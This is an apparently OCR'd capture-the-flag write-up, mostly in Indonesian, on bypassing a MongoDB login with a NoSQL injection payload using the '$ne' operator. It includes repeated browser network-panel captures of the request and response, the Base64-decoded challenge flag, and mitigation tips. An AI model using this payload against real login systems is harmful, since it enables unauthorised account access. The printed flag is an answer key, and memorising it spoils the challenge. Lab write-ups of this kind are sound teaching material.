


Introduction







Penjelasan

Ini adalah **payload untuk NoSQL Injection**, khususnya terhadap database **MongoDB**.

Tujuan Payload:

Mencoba **bypass login** (tanpa tahu email dan password) dengan mengeksploitasi query yang tidak memvalidasi tipe data dengan benar.

{

"email": {"$ne": "null"},

"password": {"$ne": "null"}

}

Tapi karena dikirim dalam bentuk string escape (mungkin lewat form web), jadinya terlihat seperti:

"email": "{\"$ne\":\"null\"}"

Apa artinya?

Dalam MongoDB:

db.users.find({

email: { $ne: "null" },

password: { $ne: "null" }

})

Berarti:

> **Cari user yang email-nya tidak sama dengan "null" dan password-nya juga tidak sama dengan "null".**

Karena hampir semua user pasti email & password-nya tidak "null", maka ini akan mengembalikan data user pertama yang cocok — meskipun kamu tidak tahu email dan password-nya!

Hasilnya

Jika aplikasi tidak memvalidasi input dengan benar, maka:

Login bisa berhasil tanpa kredensial.


Menjadi celah authentication bypass.


Mitigasi (penting)


Gunakan schema validation (misalnya dengan Joi, Mongoose Schema, dll).


Hindari menggunakan input langsung sebagai query object.

Validasi bahwa field email dan password bertipe string biasa, bukan objek.


Inspector
Console
Debugger
Network
Style Editor
Performance
Filter URLs
Disable Cache
No Throttling
All HTML CSS JS XHR Fonts Images Media WS Other
St... M... Domain File Initiator T... Transfer... Size
304 GET atlas.... / document ht... cached 3....
404 GET atlas.... favicon.ico Favicon... ht... cached 1...
200 P... atlas.... login /:79 (fetch) json 252 B 17 B
Headers Cookies Request Respon
Filter Headers Block Resend
POST http://atlas.picoctf.net:52540/login
Status 200 OK
Version HTTP/1.1
Transferred 252 B (17 B size)
Referrer Policy strict-origin-when-cross-origin
Request Priority Highest
DNS Resolution System
Response Headers (235 B) Raw
Connection: keep-alive
Content-Length: 17
Content-Type: application/json; charset=utf-8
Date: Thu, 17 Jul 2025 02:12:32 GMT
ETag: W/"11-UIVUdQWNarX1D9mk06okyEMbpS8"
Keep-Alive: timeout=5
X-Powered-By: Express
Request Headers (390 B) Raw
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 44
Content-Type: application/json
Host: atlas.picoctf.net:52540
Origin: http://atlas.picoctf.net:52540
Priority: u=0
Referer: http://atlas.picoctf.net:52540/
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0


Inspector
Console
Debugger
Network
Style Editor
Performance
Filter URLs
Disable Cache
No Throttling
All HTML CSS JS XHR Fonts Images Media WS Other
New Request
Search
Blocking
POST
http://atlas.picoctf.net:52540...
URL Parameters
name
value
Headers
Host atlas.picoctf.net:52540
Accept-... gzip, deflate
Referer http://atlas.picoctf.net:525...
Conten... 62
Origin http://atlas.picoctf.net:52540
Connec... keep-alive
User-A... Mozilla/5.0 (X11; Linux x86_...
Accept */*
Accept-... en-US,en;q=0.5
Conten... application/json
Priority u=0
name
value
Body
:"{\"$ne\":\"null\"}","password":"{\"$ne\":\"null\"}"}
Clear
Send
File
/
favicon.ico
login
Headers
Cookies
Request
Respon
Filter Headers
Block
Resend
POST http://atlas.picoctf.net:52540/login
Status 200 OK
Version HTTP/1.1
Transferred 252 B (17 B size)
Referrer Policy strict-origin-when-cross-origin
Request Priority Highest
DNS Resolution System
Response Headers (235 B)
Raw
Connection: keep-alive
Content-Length: 17
Content-Type: application/json; charset=utf-8
Date: Thu, 17 Jul 2025 02:12:32 GMT
ETag: W/"11-UIVUdQWNarX1D9mk06okyEMbpS8"
Keep-Alive: timeout=5
X-Powered-By: Express
Request Headers (390 B)
Raw
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 44
Content-Type: application/json
Host: atlas.picoctf.net:52540
Origin: http://atlas.picoctf.net:52540
Priority: u=0
Referer: http://atlas.picoctf.net:52540/
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0


New Request
Search
Blocking
POST
http://atlas.picoctf.net:52540...
URL Parameters
name
value
Headers
Host
atlas.picoctf.net:52540
Accept-...
gzip, deflate
Referer
http://atlas.picoctf.net:525...
Conten...
62
Origin
http://atlas.picoctf.net:52540
Connec...
keep-alive
User-A...
Mozilla/5.0 (X11; Linux x86_...
Accept
/
Accept-...
en-US,en;q=0.5
Conten...
application/json
Priority
u=0
name
value
Body
\"$ne\":\"null\"}","password":"{\"$ne\":\"null\"}"
File
favicon.ico
login
login
Headers
Cookies
Request
Respon
Filter properties
JSON
Raw
success: true
email: "picoplayer355@picoctf.org"
token: "cGljb0NURntqQmhEMnk3WG9OelB2XzFZeFM5RXc1cUwwdUk2cGFzcWxfaW5qZWN0aW9uXzc4NGU0MGU4fQ=="
firstName: "pico"
lastName: "player"


BASE64
Decode and Encode
Decode
Encode
Language: English Español Português Français Deutsch 中文 हिन्दी Русский
Do you have to deal with Base64 format? Then this site is perfect for you! Use our super handy online tool to encode or decode your data.
Decode from Base64 format
Simply enter your data then push the decode button.
"cGljb0NURntqQmhEMnk3WG9OelB2XzFZeFM5RXc1cUwwdUk2cGFzcWxfaW5qZWN0aW9uXzc4NGU0MGU4fQ=="
For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.
UTF-8
Source character set.
Decode each line separately (useful for when you have multiple entries).
Live mode OFF
Decodes in real-time as you type or paste (supports only the UTF-8 character set).
DECODE
Decodes your data into the area below.
picoCTF{jBhD2y7XoNzPv_1YxS9Ew5qL0ul6pasql_injection_784e40e8}
Bonus tip: Bookmark us!